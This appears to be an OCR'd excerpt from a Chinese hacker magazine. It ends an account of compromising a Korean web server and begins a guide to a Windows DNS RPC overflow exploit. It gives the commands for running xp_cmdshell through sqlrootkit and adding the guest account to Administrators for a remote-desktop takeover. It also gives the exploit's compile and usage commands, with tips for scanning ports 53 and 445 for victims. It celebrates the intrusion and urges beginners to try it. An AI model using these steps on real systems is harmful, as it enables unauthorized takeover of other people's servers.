



图11

在“系统命令”里输入要执行的命令“net user”，在“请选择运行程序的组件”下拉列表中选择“xp_cmdshell”，然后执行，成功返回了系统用户信息，如图12。接着再执行“net user guest /active:yes”、“net user guest password”、“net localgroup Administrators guest /add”三条命令，意思是先激活guest用户，然后设一个密码，再把guest用户添加进管理员组。至此成功添加了具有管理员权限的系统用户。当然了，如果你不想使用sqlrootkit的话，也可以使用SQL连接工具进行连接，比如SQLTools就是一个很好的工具。使用SQLTools的话要多一项，就是数据库名称，不过这个也可以通过查看SQL数据库连接文件得到。




图12

比如我们使用SQLTools连接后执行“net user guest”命令查看一下guest用户的信息，如图13。由于是韩国的服务器，

韩文不能正常显示出来，都变成问号了！但是可以清楚的看到guest 用户已经在管理员组里了。最后就是登录远程桌面了，如图14。现在已经完全控制了该服务器，还是双CPU的哦，这次入侵就圆满结束了。看来，这韩国网站的技术含量也一般般呀，不见得比国内的网站好到哪儿去。




图13

（文章中涉及到的啊D注入工具、ASP版的sqlrootkit、SQLTools，请到X档案的论坛上来下载）




图14

小编点评：

本文的重点并不在于前边的注入及获得webshell的过程，而是在于获得webshell后如何提升自己的权限，本文并没有使用常用的Serv-U及pcanywhere来进行提权，而是查找数据库连接文件，找到高权限的用户名和密码，然后利用sqlrootkit执行命令来提升自己的权限。可以说，文章后半部分的提权过程才是本文的重点。

# 一起来认识Windows DNS服务溢出漏洞

黑叉子

4 月中旬，在国外的黑客网站上率先公布了最新的Windows DNS服务RPC接口远程栈溢出漏洞的攻击程序，接下来的几天里，针对该漏洞的攻击测试程序就一共公布了五个，对于菜鸟们来说，这可是一个天大的喜事呀，因为这是自去年MS06-040漏洞公布后，针对Windows系统的又一个非常严重的远程溢出漏洞。

这个漏洞的简单介绍如下：Windows DNS服务器的RPC接口在处理畸形请求时存在栈溢出漏洞。Lookup_ZoneTreeNodeFromDottedName()函数使用固定的本地缓冲区转换Name_ConvertFileNameToCountName()字符串，这个字符串中可能包含有反斜线八进制字符，尽管在写入缓冲区的时候执行了一些边界检查，但入侵者可以使用包含有多个反斜线字符的字符串来绕过检查，从而导致栈溢出。远程攻击者如果向有漏洞的系统发送特制的RPC报文的话，就可以触发这个溢出，导致以DNS服务的安全环境执行任意指令（默认为系统权限）。这个漏洞主要影响Windows2000 SP4以及Windows2003 SP0-SP2的版本（可以远程溢出Windows2003哟）。




图1

首先我们来看一下关于漏洞测试程序的编译问题，给出的一共有五个文件，分别是：dissasembles.txt、dnsxpl.Acf、dnsxpl.Idl、Makefile和dnsxpls.c。虽然也是C程序，但是倘若我们直接使用VC编译dnsxpls.c的话，将会提示我们找不到dnsxpl.h这个头文件而出错。事实上，这个程序应该使用nmake来进行编译。具体的编译格式就是**nmake /f makefile**，很快的dnstest.exe就会编译出来了（图1）。

我们来运行一下，看看这个溢出程序的使用格式是怎样的。使用格式非常简单，一共有两种格式，一种是**dnstest -h 127.0.0.1**，这个是用于本地溢出的，另一种就是**dnstest -h 远程IP地址 -t 系统型号 -p 连接端口**（图2）。

是不是有许多菜菜已经迫不及待的想去测试了呢？别急，倘若那样的话，保险不会成功的，因为并不是所有的Windows2000和2003系统都开放了DNS服务。那要如何来寻找开放了DNS服务的主机呢？DNS服务所使用的端口号是53，因此我们可以通过端口扫描工具扫描53和445端口（溢出程序与远程主机是通过

445 端口建立的连接）来寻找测试目标。

